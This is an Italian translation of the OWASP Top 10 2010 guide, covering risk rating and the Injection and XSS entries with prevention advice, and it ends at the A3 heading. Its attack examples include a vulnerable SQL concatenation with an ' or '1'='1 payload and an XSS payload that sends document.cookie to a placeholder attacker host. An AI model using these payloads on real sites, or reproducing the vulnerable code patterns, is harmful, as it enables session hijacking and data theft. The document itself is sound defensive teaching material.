OWASP

The Open Web Application Security Project

OWASP Top 10 - 2010

The Ten Most Critical Web Application Security Risks

Versione in Italiano

release

O A proposito di OWASP

Prologo

Il Software scritto in maniera non sicura sta minando le fondamenta di infrastrutture informatiche critiche come quelle finanziarie, medico-sanitarie, energetiche e legate al settore della difesa.

Man mano che le nostre infrastrutture digitali aumentano in complessità e diventano sempre più interconnesse, aumenta esponenzialmente la difficoltà nell'ottenere sicurezza applicativa adeguata. Non possiamo più permetterci di tollerare problemi di sicurezza relativamente semplici come quelli presentati nell' OWASP Top 10.

Lo scopo del progetto Top 10 è quello di aumentare la **sensibilità** sulla sicurezza applicativa attraverso l'identificazione dei principali rischi ai quali sono esposte le organizzazioni IT. Il progetto Top 10 è preso come riferimento da numerosi standard, libri, tool e organizzazioni come MITRE, PCI DSS, DISA, FTC, e molte altre. Questa release dell'OWASP Top 10 segna l'ottavo anno nella campagna di sensibilizzazione sull'importanza dei rischi legati alla sicurezza applicativa. La prima edizione dell'OWASP Top 10 risale al 2003, alcune piccole modifiche sono state apportate sia l'anno successivo (2004) che nel 2007; questa è la versione del 2010.

OWASP incoraggia l'uso della Top 10 affinché la vostra organizzazione inizi a prendere in considerazione la sicurezza applicativa. Gli sviluppatori possono apprendere dagli errori commessi dalle altre organizzazioni. I dirigenti possono iniziare a pensare come gestire i rischi che le applicazioni software introducono nelle loro compagnie.

Tuttavia la Top 10 non è un programma di sicurezza applicativa. Come passo evolutivo, OWASP raccomanda alle organizzazioni di stabilire delle solide fondamenta riguardanti la formazione, l'adozione di standard e di strumenti software che rendano possibile lo sviluppo di software sicuro. Sopra tali fondamenta, le organizzazioni dovrebbero integrare la sicurezza nei propri processi di sviluppo, verifica e manutenzione del software. Il *management* può usare i risultati ottenuti da tali attività per la gestione dei costi e dei rischi associati alla sicurezza applicativa.

Noi speriamo che l'OWASP Top 10 possa essere utile nel vostro investimento nell'application security. Non esitate a contattate OWASP per domande, commenti ed idee sia in mailing list all'indirizzo OWASP-TopTen@lists.owasp.org o privatamente a dave.wichers@owasp.org.

http://www.owasp.org/index.php/Top_10

A proposito di OWASP

L' Open Web Application Security Project (OWASP) è una comunità *open* di professionisti dell'IT security il cui scopo è quello di permettere alle organizzazioni di sviluppare, acquistare e mantenere applicazioni di cui possano fidarsi. All'interno di OWASP potrete trovare, in forma **gratuita e libera**…

- Strumenti e standard per la sicurezza applicativa
- Libri completi su: come condurre test di sicurezza, come sviluppare codice sicuro e come condurre una security code review
- Librerie software e controlli di sicurezza standard
- Capitoli locali in pressoché ogni nazione del Pianeta
- Ricerca d'avanguardia
- Conferenze approfondite organizzate in tutto il mondo
- Mailing list
- E molto altro… il tutto a disposizione su www.owasp.org

Tutto il materiale OWASP (strumenti, documentazione, forum e capitoli nazionali) è assolutamente in forma gratuita ed aperto a chiunque sia interessato al miglioramento dell'*application security*. Noi raccomandiamo di usare un approccio alla sicurezza applicativa basato sulle persone, sui processi ed infine sulla parte tecnologica. Questo perché migliorare queste tre aree rappresenta l'approccio più efficace alla sicurezza applicativa.

OWASP è un nuova tipologia di organizzazione. La nostra libertà da vincoli e pressioni commerciali ci permette di dare informazioni imparziali, di pratico utilizzo e di valore sulla sicurezza applicatva. OWASP non è affiliata con alcuna società che produce prodotti in ambito IT anche se tuttavia supportiamo l'uso informato di tecnologie commerciali.
In maniera simile a molti altri progetti software open-source, OWASP produce molti tipi di materiale in modo collaborativo ed aperto.

L'OWASP Foundation è un entità no-profit che assicura il successo del progetto nel lungo termine. Praticamente tutti gli associati ad OWASP sono volontari, compreso il Board di OWASP, i membri del Global Committee, i Chapter Leader, i Project Leader ed i membri dei progetti OWASP. Noi supportiamo la ricerca innovativa sulla sicurezza fornendole visibilità ed infrastrutture.

Unitevi a noi!

Copyright e Licenza

1 Introduzione

Benvenuti

Benvenuti nell'OWASP Top 10 2010! Questo importante aggiornamento mostra un elenco maggiormente conciso e focalizzato sui **10 Rischi Maggiormente Critici per la Sicurezza delle Applicazioni Web.** L'OWASP Top 10 ha sempre contenuto dei rimandi ai rischi, tuttavia l'edizione del 2010 rende questo approccio molto più chiaro rispetto alle altre edizioni. Inoltre vengono fornite informazioni aggiuntive su come valutare questi rischi all'interno delle vostre applicazioni.

Per ciascuna voce della top 10, quest'edizione introduce la probabilità di accadimento ed i fattori conseguenti che sono utilizzati per categorizzare la severità del rischio. Vengono introdotte delle linee guida su come verificare l'esistenza di problemi, come evitarli, alcuni esempi di vulnerabilità ed alcuni link di approfondimento.

Lo scopo principale dell'OWASP Top 10 è quello di educare sviluppatori, progettisti, architetti, manager e le organizzazioni circa le conseguenze delle principali vulnerabilità di sicurezza delle applicazioni web. La Top 10 fornisce tecniche di base per proteggersi da queste categorie ad alto rischio e fornisce una guida su come far evolvere il proprio approccio alla sicurezza applicativa partendo dalla risoluzione delle stesse.

Suggerimenti

Non fermatevi a 10. Ci sono centinaia di problematiche che possono riguardare la sicurezza di un'applicazione web nel suo complesso come discusso nell'OWASP Developer's Guide. Questo documento risulta essenziale per chiunque sviluppi applicazioni web oggigiorno. Una guida su come trovare efficacemente vulnerabilità nelle applicazioni web può essere l' OWASP Testing Guide e l'OWASP Code Review Guide, che sono state aggiornate in maniera significativa a seguito della release precedente dell'OWASP Top 10.

L'evoluzione è continua. Questa Top 10 continuerà ad evolvere. Anche senza cambiare una sola linea nelle vostre applicazioni, potreste essere vulnerabili a qualcosa a cui nessuno ha ancora pensato. Per favore, leggete i consigli che potete trovare in coda alla Top 10 al paragrafo "*What's Next For Developers, Verifiers, and Organizations*" per maggiori informazioni.

Pensate positivo. Quando sarete pronti a passare dal rincorrere le vulnerabilità a spostare il focus sulla definizione di controlli di sicurezza robusti nel vostro codice, sappiate che OWASP ha da poco prodotto l'Application Security Verification Standard (ASVS) come guida per organizzazioni e code reviewers indicando le principali aree di verifica.

Usate i tool in maniera assennata. Le vulnerabilità possono essere complesse e riguardare milioni di righe di codice. La soluzione migliore al problema è quella di affidarsi a persone esperte in application security che useranno nella maniera più efficace gli strumenti software per rilevare tali vulnerabilità.

Spingetevi oltre. Applicazioni web sicure possono nascere solo quando viene utilizzato un ciclo di vita sicuro del software. Per avere una guida sul SSDLC, abbiamo recentemente rilasciato l' Open Software Assurance Maturity Model (SAMM), una riscrittura del progetto OWASP CLASP .

Ringraziamenti

Un grazie ad Aspect Security per aver lanciato, gestito ed aggiornato l'OWASP Top 10 sin dagli inizi del 2003 e grazie ai suoi autori principali: Jeff Williams and Dave Wichers.

ASPECT SECURITY
Application Security Experts

Vorremmo ringraziare anche quelle organizzazioni che hanno contribuito con i propri dati sulle vulnerabilità da loro rilevate e che hanno permesso l'aggiornamento della Top 10 al 2010:

- Aspect Security
- MITRE – CVE
- Softtek
- WhiteHat Security Inc. – Statistics

Vorremmo anche ringraziare le persone che in questi anni hanno dato un contributo significativo al progetto attraverso nuovi contenuti o rivedendo il materiale esistente per la versione della Top 10:

- Mike Boberski (Booz Allen Hamilton)
- Juan Carlos Calderon (Softtek)
- Michael Coates (Aspect Security)
- Jeremiah Grossman (WhiteHat Security Inc.)
- Jim Manico (for all the Top 10 podcasts)
- Paul Petefish (Solutionary Inc.)
- Eric Sheridan (Aspect Security)
- Neil Smithline (OneStopAppSecurity.com)
- Andrew van der Stock
- Colin Watson (Watson Hall, Ltd.)
- OWASP Denmark Chapter (Led by Ulf Munkedal)
- OWASP Sweden Chapter (Led by John Wilander)

NR Note alla Release

Cosa è cambiato nella Top 10 2010 rispetto a quella del 2007?

Il panorama delle minacce per le applicazioni Internet è in costante cambiamento. I fattori chiave di questa evoluzione sono i progressi fatti dagli attaccanti, il rilascio di nuove tecnologie e l'uso di sistemi sempre più complessi. Per rispondere a questa evoluzione la OWASP Top 10 viene periodicamente aggiornata. In questa nuova versione ci sono tre significativi cambiamenti rispetto alle precedenti:

1) Viene chiarito che la Top 10 riguarda **i maggiori dieci "Rischi"**, non le prime dieci "vulnerabilità" più comuni. Maggiori dettagli sono presenti nella pagina "Rischi nella sicurezza applicativa".

2) È cambiata la metodologia per la stima e la classificazione del rischio: non ci si affida più unicamente alla frequenza della vulnerabilità associata, e questo ha influito sull'ordinamento della Top 10 come si può vedere dalla tabella in fondo alla pagina.

3) Sono stati rimossi due elementi (presenti nella TT2007) e sostituiti con due nuovi (nella TT2010):

   + AGGIUNTO "A6 - Configurazioni di sicurezza improprie": questo elemento veniva identificato nella TT2004 come "A10 - Gestione non sicura della configurazione" ed era invece assente dalla Top 10 2007 poiché non veniva considerato un problema di sicurezza del software. Viene invece reintrodotto a pieno titolo nella Top 10 2010 per i suoi aspetti legati ai rischi organizzativi ed alla sua diffusione.
   + AGGIUNTO "A10 - Redirect e Forward non validati": questo problema debutta nella nuova Top 10. Diverse sono le evidenze che il problema, relativamente sconosciuto, sia estremamente diffuso e può essere causa di danneggiamenti significativi.
   – RIMOSSO "A3 – Esecuzione malevola di file": pur essendo ancora un problema rilevante in differenti ambienti, la sua presenza nella Top 10 2007 era stata dettata principalmente dalle numerose applicazioni PHP che soffrivano di questo problema. Le nuove versioni di PHP hanno invece una configurazione di default più sicura e ciò ridimensiona il problema.
   – RIMOSSO "A6 – Perdita di informazioni e gestione impropria degli errori": questo problema è ancora molto diffuso, ma l'impatto nel divulgare lo stack trace ed i messaggi di errore è tipicamente basso. Con l'aggiunta nella Top 10 2010 della "A6 - Configurazioni di sicurezza improprie", la corretta gestione degli errori è in gran parte attinente alla corretta configurazione dell'ambiente di esecuzione dell'applicazione.


OWASP Top 10 – 2007 (Precedente)	OWASP Top 10 – 2010 (Nuova)
A2 – Injection Flaws	**A1 – Injection**
A1 – Cross Site Scripting (XSS)	**A2 – Cross-Site Scripting (XSS)**
A7 – Broken Authentication and Session Management	**A3 – Broken Authentication and Session Management**
A4 – Insecure Direct Object Reference	**A4 – Insecure Direct Object References**
A5 – Cross Site Request Forgery (CSRF)	**A5 – Cross-Site Request Forgery (CSRF)**
<era T10 2004 A10 – Insecure Configuration Management>	**A6 – Security Misconfiguration (NEW)**
A8 – Insecure Cryptographic Storage	**A7 – Insecure Cryptographic Storage**
A10 – Failure to Restrict URL Access	**A8 – Failure to Restrict URL Access**
A9 – Insecure Communications	**A9 – Insufficient Transport Layer Protection**
<non presente nella T10 2007>	**A10 – Unvalidated Redirects and Forwards (NEW)**
A3 – Esecuzione malevola di file	**<rimossa dalla T10 2010>**
A6 – Perdita di informazioni e gestione impropria degli errori	**<rimossa dalla T10 2010>**

Rischio

Rischi correlati alla sicurezza delle applicazioni

Quali sono i rischi relativi alla sicurezza applicativa?

Gli attaccanti, in teoria, hanno a disposizione diversi percorsi all'interno delle applicazioni al fine di danneggiare il business o l'intera azienda. Ognuno di questi percorsi rappresenta un rischio che può o non può essere sufficientemente elevato da meritare la giusta attenzione.



In alcuni casi, questi percorsi sono individuabili e sfruttabili molto facilmente ed in altri casi, invece, molto complessi. Allo stesso modo il danno che può essere causato può essere da nullo fino a distruttivo per il proprio business.

Al fine di determinare il rischio della propria organizzazione, si può valutare la probabilità di accadimento associata a ciascuna minaccia, vettore di attacco e carenze di sicurezza ed associarle alla stima degli impatti tecnici e di business che la propria organizzazione subirebbe. L'insieme di tutti questi fattori determina il rischio.

Quale è il mio rischio?

Questo aggiornamento della OWASP Top 10 si focalizza sull'identificazione dei maggiori rischi per una larga gamma di organizzazioni. Per ognuno di questi rischi, vengono fornite informazioni generali circa la probabilità e l'impatto tecnico utilizzando lo schema di rating che di seguito è esposto e che si basa su OWASP Risk Rating Methodology.

Agente di minaccia	Vettore di attacco	Principale vulnerabilità	Sfruttamento della vulnerabilità	Impatto tecnico	Impatto di business
?	Facile	Diffusa	Facile	Severo	?
	Media	Comune	Media	Moderato	
	Difficile	Non comune	Difficile	Minore	

In realtà, ognuno conosce le peculiarità del proprio ambiente e del proprio business. Per ciascuna applicazione considerata può non esistere una minaccia che può consentire un attacco significativo oppure l'impatto può non essere rilevante. Stando così le cose, ciascuno deve valutare il proprio rischio analizzando le minacce, le contromisure di sicurezza e gli impatti verso il business relativamente alla propria azienda.

Sebbene la precedente versione di OWASP Top 10 fosse focalizzata sull'identificazione delle "più diffuse" vulnerabilità, era strutturata anche pensando al rischio. I nomi dei rischi elencati nella Top 10 derivano dal tipo di attacco, dal tipo di vulnerabilità o dal tipo di impatto che causano. Sono stati scelti i nomi che sono più noti e che quindi consentono il più alto livello di comprensione e consapevolezza.

Referenze

OWASP

- OWASP Risk Rating Methodology
- Article on Threat/Risk Modeling


Esterne

- FAIR Information Risk Framework
- Microsoft Threat Modeling (STRIDE and DREAD)

T10 OWASP Top 10 dei rischi di sicurezza applicativa – 2010

A1 – Injection	•Le Injection Flaws, come SQL Injection, OS Injection, e LDAP injection, si verificano quando dati non validati vengono inviati come parte di un comando o di una query al loro interprete. Il dato infetto può quindi ingannare tale interprete, eseguendo comandi non previsti o accedendo a dati per i quali non si ha l'autorizzazione.
A2 – Cross-Site Scripting (XSS)	•Le falle di tipo XSS si verificano quando un'applicazione web riceve dei dati provenienti da fonti non affidabili e li invia ad un browser senza una opportuna validazione e/o "escaping". Il XSS permette agli attaccanti di eseguire degli script malevoli sui browser delle vittime; tali script possono dirottare la sessione dell'utente, fare un deface del sito web o redirezionare l'utente su un sito malevolo.
A3 – Broken Authentication and Session Management	•Le procedure applicative relative all'autenticazione e alla gestione della sessione sono spesso implementate in modo non corretto, permettendo agli attaccanti di compromettere password, chiavi, token di sessione o sfruttare debolezze implementative per assumere l'identità di altri utenti.
A4 – Insecure Direct Object Reference	•Un riferimento diretto ad un oggetto si verifica quando uno sviluppatore espone un riferimento all'implementazione interna di un oggetto, come un file, una directory, o una chiave in un database. Senza un opportuno controllo degli accessi o altre protezioni, gli attaccanti possono manipolare questi riferimenti in modo da accedere a dati non autorizzati.
A5 – Cross-Site Request Forgery (CSRF)	•Un attacco di CSRF forza il browser della vittima ad inviare una richiesta HTTP opportunamente forgiata - includendo i cookie di sessione della vittima ed ogni altra informazione di autenticazione - ad una applicazione web vulnerabile. Questo permette all'attaccante di forzare il browser della vittima a generare una richiesta che l'applicazione vulnerabile crede legittimamente inviata dall'utente.
A6 – Security Misconfiguration	•Una buona sicurezza richiede una opportuna configurazione di applicazioni, framework, server applicativi, server web, database e piattaforme. Tutte le configurazioni devono essere definite, implementate e manutenute, poiché non sempre le configurazioni di default sono sicure. Questo implica mantenere tutto il software aggiornato, includendo in esso anche tutte le librerie usate dall'applicazione.
A7 – Insecure Cryptographic Storage	•Molte applicazioni web non proteggono opportunamente i dati sensibili (come numeri di carte di credito, servizi sociali, credenziali per l'autenticazione) con cifratura e hashing appropriati. Degli attaccanti potrebbero quindi rubare o modificare tali dati (debolmente protetti) per furto di identità, frodi con carte di credito, o altri crimini informatici.
A8 - Failure to Restrict URL Access	•Molte applicazioni web controllano i diritti di accesso alle URL prima di visualizzare link o funzionalità protetti. Tali applicazioni però dovrebbero effettuare dei controlli di accesso ogni qualvolta le pagine vengano accedute, altrimenti gli attaccanti potrebbero alterare le URL in modo da accedere a pagine protette.
A9 - Insufficient Transport Layer Protection	•Le applicazioni spesso falliscono nell'autenticare, cifrare, e proteggere la confidenzialità e l'integrità del traffico di rete sensibile. Quando questo accade talvolta è a causa dell'uso di algoritmi poco robusti, talaltra all'uso di certificati scaduti o invalidi o che non vengono utilizzati correttamente.
A10 – Unvalidated Redirects and Forwards	•Le applicazioni Web spesso eseguono dei redirect o dei forward degli utenti verso altre pagine o siti, e usano dei dati non validati per determinare le pagine di destinazione. Senza una opportuna validazione quindi, gli attaccanti possono fare un redirect delle vittime a siti di phishing o di malware, o utilizzare il forward per accedere a pagine non autorizzate.

A1 Injection



Sono vulnerabile?

Il modo migliore per verificare se un'applicazione è vulnerabile ad un "injection" è di verificare che tutti gli interpreti di comandi dell'applicazione separino chiaramente i dati di input dai comandi e dalle query. Per le chiamate SQL, questo comporta l'uso di variabili bind in tutte le istruzioni e stored procedure, evitando query di tipo dinamico.

Il controllo del codice è un modo veloce ed accurato per verificare se un applicazione utilizza i moduli in maniera sicura. Gli strumenti di analisi del codice possono aiutare gli analisti di sicurezza nel verificare l'uso dei moduli e tracciare il data flow nell'applicazione. I penetration test possono verificare le carenze di controlli creando exploit che confermino la vulnerabilità.

Gli scanner automatici possono evidenziare l'esistenza di injection conosciuti. Gli scanner non possono raggiungere sempre tutti i moduli e hanno difficoltà nel verificare se un attacco è andato a buon fine. Una gestione degli errori carente rende un Injection flaw più facile da scoprire.

Come prevenire?

Prevenire un injection richiede che i dati di input siano tenuti separati da comandi e query.

1. L'opzione preferita è quella di usare API sicure che eviti l'uso di un interprete o che fornisca un'interfaccia parametrizzata. Fare attenzione ad API, quali stored procedures, che sono parametrizzate, ma che possono ancora introdurre injection sotto copertura.
2. Se non sono disponibili API parametrizzate, è necessario evitare caratteri speciali usando soluzioni sintattiche (escape) specifiche per quell'interprete. OWASP's ESAPI ha alcune di queste escaping routines.
3. La validazione di input in "white list" con metodi di normalizzazione è consigliabile, ma non basta, poichè alcune applicazioni richiedono caratteri speciali nei loro input. OWASP's ESAPI ha una libreria estendibile di white list input validation routines.

Esempi di Scenario di Attacco

L'applicazione usa dati non controllati nella costruzione della seguente chiamata SQL vulnerabile:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

L'attaccante modifica il parametro 'id' nel browser per mandare la stringa seguente: 'or'1'='1. Questo cambia il significato della query per selezionare tutti I record dal data base dei clienti, invece dei soli dati del codice cliente richiesto.

```
http://example.com/app/accountView?id=' or '1'='1
```

Nel caso peggiore, l'attaccante usa questa debolezza per chiamare stored procedure speciali nel data base, che permettono di prendere il controllo completo del database e persino del server che ospita il data base.

Riferimenti


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

Esterni

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection

A2 Cross-Site Scripting (XSS)



Agenti di Minaccia	Vettori di Attacco	Problematiche di Sicurezza		Impatti Tecnici	Impatti di Business
———	**Sfruttamento MEDIA**	**Diffusione MOLTO DIFFUSA**	**Individuazione FACILE**	**Impatto MODERATO**	———
Considerare chiunque possa inviare dati non controllati al sistema, inclusi utenti interni, ed esterni nonchè gli amministratori.	Si inviano sequenze di comandi testuali (script) per forzare l'interprete interno del browser. Quasi tutte le sorgenti di dati possono essere veicoli di attacco, anche quelle interne quali i database interni.	XSS è il maggior difetto di sicurezza nelle applicazioni WEB. La vulnerabilità di XSS si manifesta quando un applicativo genera una pagina con dati forniti dall'utente senza averli validati o prima di averne fatto l'escaping. Ci sono tre tipi di vulnerabilità XSS: 1) Stored, 2) Reflected, and 3) DOM based XSS. Scoprire la maggior parte dei difetti XSS è abbastanza facile, analizzando o testando il codice.		L'attaccante può eseguire del codice dentro il browser della vittima per: impadronirsi della sessione, il defacing del sito, inserire contenuti ostili, reindirizzare l'utente, ecc.	Considerare il valore business del sistema attaccato e di tutti I dati che elabora. Considerare anche l'impatto sul business della divulgazione dell'esistenza della vulnerabilità.

Sono vulnerabile?

Ci si deve accertare che qualunque input utente reinviato al browser dall'applicazione sia controllato (attraverso una validazione degli input) e che tali input dell'utente siano assoggettati ad "escaping" prima di essere inviati alle pagine in output. Il corretto trattamento di tali dati assicura che siano sempre visti dal browser come stringhe di testo e non come contenuti attivi che possano essere eseguiti.

Sia i tools statici che dinamici possono trovare automaticamente alcuni problemi di XSS. Siccome ogni applicativo costruisce differentemente le proprie pagine di output e si basa su differenti interpreti (JavaScript, ActiveX, Flash, Silverlight), il riconoscimento automatico è spesso difficile. Quindi una copertura completa del tema impone anche, oltre all'uso di tools automatici, l'ispezione del codice e penetration test manuali.

Tecnologie per Web 2.0, come AJAX, rendono inoltre l'XSS molto più difficile da riconoscere automaticatamente.

Come prevenire?

Prevenire il XSS richiede di tenere i dati non controllati saparati dal contenuto attivo del browser.

1. L'approccio preferito, per tutti i dati non affidabili, è quello di fare l'"escaping" appropriato al contesto HTML in cui verranno utilizzato (body, attribute, JavaScript, CSS, o URL). Vedere OWASP XSS Prevention Cheat Sheet per maggiori info sulle tecniche di escaping.

2. La validazione dell'input basata su approccio "whitelist" o positiva unita ad una appropriata canonicalizzazione e decoding è raccomandata ma non è una difesa completa, dato che alcuni applicativi richiedono caratteri speciali nelle stringhe input. Tali validazioni dovrebbero decodificare tutto l'input, validare la lunghezza, i caratteri, i formati e l'aderenza alle business rules prima di accettarli come input per l'applicazione.

3. Considerate l'ipotesi di impiegare la nuova Content Security Policy di Mozilla realizzata con Firefox 4 per proteggersi da il XSS.

Esempi di Scenari di Attacco

L'applicazione usa dati non controllati per costruire i seguenti snippet HTML, senza fare validazione o escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

L'attaccante modifica il parametro 'CC' nel browser:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Questo fa si che l'ID della sessione della vittima venga inviato al website dell'attaccante consentendogli di dirottare su di lui la sessione corrente .

Notare che l'attaccante può anche usare XSS per superare qualunque difesa CSRF automatica che l'applicazione possa aver impiegato. Vedere A5 per informazioni su CSRF.

Riferimenti


OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

Esterni

- CWE Entry 79 on Cross-Site Scripting
- RSnake's XSS Attack Cheat Sheet
- Firefox 4's Anti-XSS Content Security Policy Mechanism

A3 Broken Authentication and Session Management



